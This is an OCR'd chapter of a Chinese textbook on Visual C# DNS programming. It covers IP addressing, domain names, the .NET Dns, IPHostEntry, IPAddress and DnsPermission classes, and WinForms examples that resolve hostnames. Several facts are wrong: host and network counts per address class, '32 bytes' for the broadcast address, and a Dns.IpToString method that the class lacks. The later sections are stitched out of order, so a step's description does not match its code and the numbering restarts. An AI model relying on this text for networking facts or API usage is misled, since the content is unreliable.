目　录

第一章　Visual C# DNS 开发

所谓 DNS 是 Domain Name System 或者 Domain Name Service 的缩写。也就是将主机域名和 IP 地址之间相互转换的系统或应用程序。这在网络编程中是十分必要的，它可以方便地获取主机的 IP 地址和域名信息，使程序界面更加友好，从而方便人们的应用。

1.1　IP 协议和 DNS 简介

1.1.1　IP 协议简介

1. IP 基本概念

要熟悉 DNS 编程，了解一些 IP 协议知识也是十分必要的。IP 协议（**Internet Protocol**）是用于将多个包交换网络连接起来的，将数据报从源地址到目的地址之前传送的基本网络协议。IP 协议位于 ISO 层次结构中的网络层，它实现了 Internet 中自动路由的功能。IP 的任务就是把数据从源传送到目的地。它不负责保证传送可靠性、流控制、包顺序。IP 实现两个基本功能是：寻址和分段，它可以根据数据报报头中的目的地址将数据报传送到目的地址，在此过程中 IP 负责选择传送的道路，这种选择道路称为路由功能。如果有些网络内只能传送小数据报，IP 可以将数据报重新组装并在报头域内注明。IP 是 TCP、UDP 的载体，IP 协议好比是轮船，而 TCP 或 UDP 则是货物，只要告诉船长送达的目的地，具体他怎样去，选择什么路就交给 IP 协议自动处理。IP 协议在网络协议家族的地位如图 1.1 所示。




图 1.1

2. IP 基本操作

IP 主要使用四项技术进行工作和提供服务：服务类型，生存时间，选项和报头校验码。

（1）服务类型是网络服务质量的选择。服务类型是由抽象参数确定的优先级，时延，吞吐量和可靠性的结合物。这些参数和一些实际对应的网络服务对应。这种服务类型由网关使用，用于特定的网络，或是用于下下一个要经过的网络，或是下一个要对这个数据报进行路由的网关上选择实际的传送参数。

（2）生存时间是数据报可以生存的时间上限，它由发送者设置，是数据报在网络中最长的生存时间，如果超时会抛弃数据报。网络中每个结点都会处理存在于报头中的生存时间，单位是秒，最长的生存时间为 255 秒。

（3）选项包括时间戳、安全和特殊路由，发送者决定有没有选项。

（4）报头校验码保证数据的正确传输。如果校验出错，抛弃数据报。

IP 的工作原理是：IP 数据报到达网关后，本地网络接口去掉网络头（如果存在网络头），将结果传送给 IP 模块。由这个 IP 模块决定本地网络地址，然后传送数据报到本地网络接口。该本地网络接口创建一个本地网络头加在数据报上，将数据报传送到目的主机。在目的主机上，其网络接口去掉数据报上的网络头，将结果交给 IP 模块。IP 模块决定把数据报向哪一个应用程序传送，然后系统发出系统调用，IP 模块返回源地址和其他参数。


3. IP 地址

IP 寻址是通过搜寻 IP 地址来完成的。众所周知，在 Internet 上，每一台主机至少要拥有一个 IP 地址。一般来说，一台机器的 IP 地址数和网络接口数是相同的，但有些情况下，一个接口可能会有两个或多个 IP 地址，这些情况是很少的。正因为网上的计算机都拥有 IP 地址，所以 IP 才能通过事先约定的变化规则，找到目标计算机。

IP 地址的主要类型有五种：A，B，C，D，E 类，每类地址都是由 4 个字节组成。

（1）A 类地址


在 A 类地址中，第一个 8 位字节表示网络，其余 3 个 8 位字节用来标识主机，如图所示。



A 类 IP 地址的第一段数字范围为 1~127，每个 A 类地址可连接 163877064 台主机，Internet 上有 126 个 A 类地址。

（2）B 类地址

在 B 类地址中，前两个 8 位字节表示网络，其余两个 8 位字节表示主机，如图所示，



B 类 IP 地址的第一段数字范围为 128~191，每个 B 类地址可连接 64516 台主机，Internet 上有 16256 个 B 类地址。

（3）C 类地址

C 类地址使用前 3 个 8 位字节作为网络部分，只有一个 8 位字节留给主机，如下所示。

1	1	0	网络 ID（21 位）	主机 ID（8 位）

C 类 IP 地址的第一段数字范围为 192~223，每个 C 类地址连接 254 台主机，Internet 上有 2054512 个 C 类地址。

（4）D 类 IP 地址的第一段数字范围为 224~239 ，作为备用。

（5）E 类地址是保留，其第一段数字范围为 240~254。

通过上面的学习，我们发现，从理论上讲 A 类或 B 类主机可多达数千台或上亿台，这在实践中是不切合实际的，因为不可能有任何一个网络的主机数会有这么多。为了解决这个问题，人们使用了子网（Subnet）的概念，就是把 A、B 类地址进一步地细化。如下表格就是一个子网化的 B 类地址。

1	0	网络 ID（14 位）	子网 ID（8 位）	主机 ID（8 位）

为了将子网号和主机号分离开来，我们还需要使用子网掩码。子网掩码是一个 32 位的值，其中网络 ID 和子网 ID 部分全部被置 1，主机的部分被置零。当知道了子网掩码和一个主机的 IP 地址，要想得到网络号和子网号，可以把子网掩码和 IP 地址进行位运算中的（AND）运算，这样就去掉了主机号，剩下的网络号和子网号可以通过地址类型进行分离。

例如：有一个 C 类地址为：

192. 9. 200. 2

其缺省的子网掩码为：

255. 255. 255. 0

则它的网络号和主机号可按如下方法得到：

① IP 地址 192. 9. 200. 2 转换为二进制

11000000 00001001 11001000 00000010

② 将子网掩码 255. 255. 255. 0 转换为二进制

11111111 11111111 11111111 00000000

③ 将两个二进制数逻辑与（AND）运算后得出的结果即为网络部分

11000000 00001001 11001000 00000010

AND

11111111 11111111 11111111 00000000

11000000 00001001 11001000 00000000

结果为 192. 9. 200. 0，即网络号为 192. 9. 200. 0。

④ 将子网掩码取反再与 IP 地址逻辑与（AND）后得到的结果即为主机部分

11000000 00001001 11001000 00000010

AND

00000000 00000000 00000000 11111111

00000000 00000000 00000000 00000010

结果为 0. 0. 0. 2，即主机号为 2。

需要注意的是，IP 地址除了标识一台主机外，还有几种具有特殊意义的特殊形式。

● 广播地址

TCP/IP 规定，主机号全为“1”的网络地址用于广播之用，叫做广播地址。所谓广播，指同时向网上所有主机发送报文。

● 有限广播

TCP/IP 规定，32 字节全为“1”的网间网地址用于本网广播，该地址叫做有限广播地址（limitedbroadcast address）。

● "0"地址

TCP/IP 协议规定，各位全为"0"的网络号被解释成“本”网络。

● 回送地址

A 类网络地址 127 是一个保留地址，用于网络软件测试以及本地机进程间通信，叫做回送地址（loopback address）。无论什么程序，一旦使用回送地址发送数据，协议软件立即返回之，不进行任何网络传输。TCP/IP 协议规定：含网络号 127 的分组不能出现在任何网络上；主机和网关不能为该地址广播任何寻径信息。

1.1.2 域名简介

域名是表示一个特定的 IP 地址的唯一标识名,由于 IP 地址仅仅是一串数值,所以利用域名系统就使得站点地址更容易识别和记忆。每个域名都由几部分组成,每部分我们称之为域,域与域之间也是用点号隔开,最末的一组叫做根域,前面的组叫做子域。目前 Internet 中常用的根域含义为：

COM——商业组织	GOV 政府组织
NET——主要网络支持中心	INT 国际组织
FIRM——商业公司	REC 强调消遣和娱乐的实体
ATRS——强调文件和娱乐的实体	EDU 教育机构
MIL——军事部门	INFO 提供信息服务的组织
NOM——用于个人或人体	STORE 从事商业销售的企业
WEB——与 WWW 特别相关的实体	ORG 其他组织

与 IP 地址一样，一些域名也是有保留的， 下面四组域名已经被保留：

“.test”，“.example”，“.invalid”，“.localhost”

DNS 则用于域名与 IP 地址的解析，其工作原理如下：

（1）DNS 客户向本地的 DNS 服务器发出个解析请求

（2）如果该 DNS 本身含有客户需要的数据，则直接返回给客户，如果没有，则服务器与其他 DNS 服务器联系，从其他 DNS 服务器上获取数据，然后返回给用户。

（3）如果查找不到，返回解析失败的异常信息。

1.2 与 DNS 相关类的简介

在.NET 平台上，Dns 类，IPHostEntry 类，IPAddress 类，DnsPermission 类实现了 DNS 的功能。下面简单介绍一下这几个类。

1.2.1 Dns 类

在.NET 平台上,对 DNS 的支持是靠 DNS 类实现的，其名字空间为 System.Net。DNS 类中常用的方法如下（**为做到全书统一，凡本书中需要举例的方法前面一律标有“●”符号，凡本书没有举例的方法前面一律标有“○”符号。**）：

● GetHostName()方法

方法功能：该方法用于获取本地主机名称

方法原型：public static string GetHostName();

返回值：字符串，字符串里包含主机名称信息

异常信息：

异常类型	条件
SocketException（套接字异常）	解析本地主机名称时发生错误

● Resolve()方法

方法功能：该方法用于将域名转化为 IP 地址

方法原型：

```
public static IPHostEntry Resolve(
string hostName//主机名，比如“www.aaa.bbb.com”或者“123.221.111.100”
);
```

返回值：IPHostEntry 类型值，该值中包含主机信息

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	主机名空
SocketException（套接字异常）	解析本地主机名称时发生错误

● BeginResolve()方法

方法功能：该方法用于异步将域名解析为 IP 地址

```
public static IAsyncResult BeginResolve(
string hostName, / / 主机名（域名）
AsyncCallback requestCallback, / / 异步回调
object stateObject 自定义对象
);
```

返回值：IAsyncResult 类型值

异常信息：

异常类型	条件
SocketException（套接字异常）	解析本地主机名称时发生错误

● EndResolve()

方法功能：该方法用于结束 BeginResolve()方法

方法原型：

```
public static IPHostEntry EndResolve(
IAsyncResult asyncResult// BeginResolve()方法返回值
);
```

返回值：无

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	AsyncResult 空

● GetHostByName()方法

方法功能：该方法用于通过主机名获取主机信息

方法原型：

```
public static IPHostEntry GetHostByName(
string hostName / /主机域名
);
```

返回值：IPHostEntry 该值包含主机信息

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	hostName 空
SocketException（套接字异常）	解析主机时出错

● BeginGetHostByName()方法

方法功能：该方法用于通过域名异步获取主机信息

方法原型：

```
public static IAsyncResult BeginGetHostByName(
string hostName, / /主机名称
AsyncCallback requestCallback, / /异步回调
object stateObject / /状态对象
);
```

返回值：IAsyncResult

异常信息：

异常类型	条件
SocketException（套接字异常）	解析主机时出错

● EndGetHostByName()方法

方法功能：该方法用于结束 BeginGetHostByName()方法

```
public static IPHostEntry EndGetHostByName(
   IAsyncResult asyncResult//BeginGetHostByName()返回值
);
```

返回值：IPHostEntry 类型值

● GetHostByAddress()方法

方法功能：该方法用于通过 IP 地址获取主机信息

方法原型一：

```
public static IPHostEntry GetHostByAddress(
   IPAddress address  / / 主机 IP 地址
);
```

返回值：IPHostEntry 类型值

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	address 空
SocketException（套接字异常）	解析主机时出错

方法原型二：

```
public static IPHostEntry GetHostByAddress(
   string address  / / 字符串地址
);
```

返回值：IPHostEntry 类型值

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	address 空
SocketException（套接字异常）	解析主机时出错

● IpToString()方法

方法功能：该方法用于将整形数值转化为字符串 IP 地址表现形式

方法原型：

```
public static string IpToString(
   int address//整型数值，如 22334
);
```

返回值：字符串

异常类型	条件
参数异常	参数不是整型数值
超出范围错误	参数值超出范围

1.2.2 IPHostEntry 类

该类主要用于定义主机和获取主机信息，其名字空间为 System.Net，该类常用方法和属性如下：

● 构造方法

方法功能： 构造一个主机。

方法原型： public IPHostEntry();

如下代码定义了一个主机 myHost 并对它赋值：

```
IPHostEntry myHost = Dns.GetHostByName("www.aaa.bbb.com");
```

常用属性：

AddressList	IP 地址列表，该列表中包含有一系列主机的 IP 地址（第二节有例子）
HostName	主机名称

1.2.3 IPAddress 类

IPAddress 类提供了 C# 对 IP 地址的支持，其名字空间为 System.Net。该类中包含了一些常用的属性和方法，用于定义和获取主机的 IP 地址。该类常用的属性有：

Any	使一个服务器的特定 IP 地址对所有端口进行监听（只读）。
Broadcast	使一个 IP 地址成为广播 IP 地址（只读），聊天室经常使用。
Loopback	使一个 IP 地址成为回环 IP 地址（只读）。
None	使一个 IP 地址无端口可使用（只读）。

该类常用的方法如下：

● 构造方法

方法功能： 构造 IP 地址。

方法原型：

```
public IPAddress(
   long newAddress//long 型数值
);
```

● Parse()方法

方法功能： 将字符串转换为 IP 地址

```
public static IPAddress Parse(
   string ipString//字符串，比如“123.21.1.23”
);
```

返回值： IPAddress 类型值

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	IP 字符串空.
FormatException（格式异常）	IP 参数格式不正确

○ IsLoopback()方法

方法功能： 使特定 IP 成为回环 IP 地址

方法原型：

```
public static bool IsLoopback(
   IPAddress address//IP 地址
);
```

返回值： bool 型值

○ HostToNetworkOrder（）方法

方法功能： 使主机字节顺序变为网络字节顺序

方法原型一：

```
public static short HostToNetworkOrder(
   short host//short 类型值
);
```

返回值： short 类型值

方法原型二：

```
public static int HostToNetworkOrder(
   int host//整型类型值
);
```

返回值： 整型类型值

方法原型三：

```
public static long HostToNetworkOrder(
   long host//long 型值
);
```

返回值： long 型值

○ NetworkToHostOrder（）方法

方法功能： 使网络字节转换为主机字节

方法原型一：

```
public static short NetworkToHostOrder(
   short network //short 值
);
```

返回值： short 类型值

方法原型二：

```
public static int NetworkToHostOrder(
```

```
 int network//整型类型值
);
```

返回值：整型类型值

方法原型三：

```
public static long NetworkToHostOrder(
   long network//long 型值
);
```

返回值：long 型值

1.2.4　DnsPermission 类

用于确定 DNS 的权限，该类常用方法如下。

● 构造方法

方法功能：构造一个 DnsPermission 类的对象

方法原型：

```
public DnsPermission(
   PermissionState state//权限状态，包括：None，Unrestricted
);
```

● IsUnrestricted()方法

方法功能：使 DNS 没有限制

方法原型：public bool IsUnrestricted();

返回值：bool 值，无限制返回 True，反之为 False

● Deny()方法

方法功能：拒绝 DNS

方法原型：public void Deny();

返回值：无

○ PermitOnly()方法

方法功能：只有经过授权的对象才能提供 DNS 服务

方法原型：public void PermitOnly();

1.3　DNS 程序示例

本节介绍DNS编程中常用的方法，包括Dns类GetHostName，Resolve，GetHostByName，GetHostByAddress，IpToString 方法，IPHostEntry 类构造方法，DnsPermission 构造方法、IsUnrestricted 方法等方法。

1.3.1　获取本地主机名称

这里首先用 Dns 类的 GetHostName()获取主机名称，然后演示 DnsPermission 类的允许与拒绝操作。

（1）新建项目

单击菜单【文件】→【新建】→【项目】，打开如图 1.2 的“新建项目”对话框，在“项目类型”里选择“Visual C# 项目”，在“模板”里选择“Windows 应用程序”，然后在“名称”文本框里输入适当的文件名，在“位置”里输入或浏览加入适当的路径，然后单击“确定”按钮新建一个 Windows 应用程序项目。




图 1.2

（2）界面设计

新建一个项目，如图 1.3 所示，在 Form1 窗体上拖放一个 Label 控件、一个 TextBox 控件、一个 Button 控件，其属性如图所示。




图 1.3

（3）添加引用

```
using System.Net;
```

（4）“获取”按钮的 Click 事件代码

双击“获取”按钮，为该按钮加入 Click 事件，下面是该事件代码。

```
private void button1_Click(object sender, System.EventArgs e)
      {
//构造 DnsPermission 对象并赋值
DnsPermission aa=new
DnsPermission(System.Security.Permissions.PermissionState.Unrestricted);
//没有限制
aa.IsUnrestricted();
```

```
            try
            {
           //获取主机名称
                textBox1.Text=Dns.GetHostName();}
            catch(Exception eee){
    //显示异常信息
MessageBox.Show(eee.Message);}
        }
```

（5）演示

编译并运行程序，单击“获取”按钮，结果如图 1.4。




图 1.4

（6）修改代码并演示

这里将使用 DnsPermission 类的 Deny 方法禁止 DNS 操作。

将“获取”按钮的 Click 事件代码修改为：

```
    private void button1_Click(object sender, System.EventArgs e)
        {DnsPermission aa=new DnsPermission(System.Security.Permissions.
Permission State.Unrestricted);
        //禁止DNS操作
    aa.Deny();
            try
            {
                textBox1.Text=Dns.GetHostName();}
            catch(Exception eee){MessageBox.Show(eee.Message);}
        }
```

编译并运行程序，单击“获取”按钮，结果如图 1.5。

图 1.5

（7）修改代码并演示

这里再将 PermissionState 设为 None，即可解除限制。

```
private void button1_Click(object sender, System.EventArgs e)
        {
         //构造 IPHostEntry 对象
 IPHostEntry myHost=new IPHostEntry();
            //解析主机
            myHost=Dns.Resolve(textBox1.Text);


            for(int i=0;i<myHost.AddressList.Length;i++)
            {
                //获取 IP 地址
        textBox4.AppendText(myHost.AddressList[i].ToString()+"\r\n");

            }

        }
```

（4）演示

编译并执行程序，在 textBox1 里输入适当的主机名，单击“解析主机”按钮，图 1.8 是程序运行结果。




图 1.8

（5）修改代码并演示，这里修改为获取主机名称。

将“解析主机”按钮的 Click 事件代码修改为：

```
private void button1_Click(object sender, System.EventArgs e)
        {
            IPHostEntry myHost=new IPHostEntry();

            myHost=Dns.Resolve(textBox1.Text);
//获取主机名称
textBox2.Text=myHost.HostName.ToString();

        }
```

编译并执行程序，在 textBox1 里输入适当的 IP 地址，图 1.9 是执行结果。




图 1.9

2. 异步解析

本例使用 Dns 类 BeginResolve 实现异步解析主机的操作。将 1.的“解析主机”按钮 Click 事件修改为如下代码：

```
private void button1_Click(object sender, System.EventArgs e)
        { IPHostEntry myHost=new IPHostEntry();

            //异步解析主机，第二个参数是异步回调方法
            Dns.BeginResolve(textBox1.Text,   new   AsyncCallback(back),
myHost);
        }
```

下面是异步回调方法的代码：

```
异步回调方法用于获取已解析的结果并开始新的异步操作
    private void back(IAsyncResult ar){

            IPHostEntry myHost= (IPHostEntry) ar.AsyncState;
            IPHostEntry handler = Dns.EndResolve(ar);
            for(int i=0;i<handler.AddressList.Length;i++)
            {
                //获取本地主机 IP 地址
                textBox4.AppendText("本地主机 IP 地址-->"+handler.Address
List[0].ToString()+"\r");
            }
    //注意：在这里可以根据需要，添加 代码，重新开始异步解析
        }
```

编译并执行程序，演示结果和同步解析一样。

1.3.3 通过主机名获取主机信息

1. 同步操作

本例以 Dns 类的 GetHostByName 方法同步获取主机信息。

（1）界面设计

如图 1.10 所示，向窗体上拖放两个 Label 控件、两个 TextBox 控件，一个 Button 控件，并将 textBox2 的 Multiline 属性设为 True，将 ScrollBars 属性设为 Both。其他控件的属性如图所示。




图 1.10

（2）添加引用

```
using System.Net;
```

（3）“获取”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {IPHostEntry myHost=new IPHostEntry();
            try
            {
        //通过主机名称获取主机信息
                myHost=Dns.GetHostByName(textBox1.Text);
            }
            catch(Exception ee){MessageBox.Show(ee.Message);}
            for(int i=0;i<myHost.AddressList.Length;i++){

            //获取 IP 地址
textBox2.AppendText(myHost.AddressList[i].ToString()+"\r\n");

            }
          }
```

（4）演示（如图 1.11）




图 1.11

如果是拨号上网，还可以获得动态 IP 地址，如图 1.12 所示。




图 1.12

2. 异步获取

本例以 Dns 类 BeginGetHostByName 方法异步获取主机信息。将 1.例子的“获取”按钮的 Click 事件代码修改为如下。

```
    private void button1_Click(object sender, System.EventArgs e)
            {

                IPHostEntry myHost=new IPHostEntry();
                //第二个参数为异步回调方法
               Dns.BeginGetHostByName(textBox1.Text, new AsyncCallback(back),
myHost);
             }
```

异步回调方法 back()的代码为：

```
    private void back(IAsyncResult ar){

            IPHostEntry myHost= (IPHostEntry) ar.AsyncState;

//结束异步操作并获取操作结果
IPHostEntry handler = Dns.EndGetHostByName(ar);

            for(int i=0;i<handler.AddressList.Length;i++)
            {
                //获取主机 IP 地址

textBox2.AppendText(handler.AddressList[i].ToString()+"\r\n");

            }
        //注意：在这里可添加代码，重新开始异步操作
         }
```

编译并执行程序，执行结果和同步操作一样。

1.3.4 通过 IP 地址获取主机信息

本例以 Dns 类的 GetHostByAddress 方法获取主机信息，由于没有类似的异步操作方法，所以只有用该方法进行同步操作了。

（1）界面设计

如图 1.13 所示，向窗体上拖放两个 Label 控件、两个 TextBox 控件，一个 Button 控件，其他控件的属性如图所示。




图 1.13

（2）添加引用

```
using System.Net;
```

（3）“获取”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            //将字符串转换为 IP 地址格式
            IPAddress myIP=IPAddress.Parse(textBox1.Text);
            IPHostEntry myHost=new IPHostEntry();
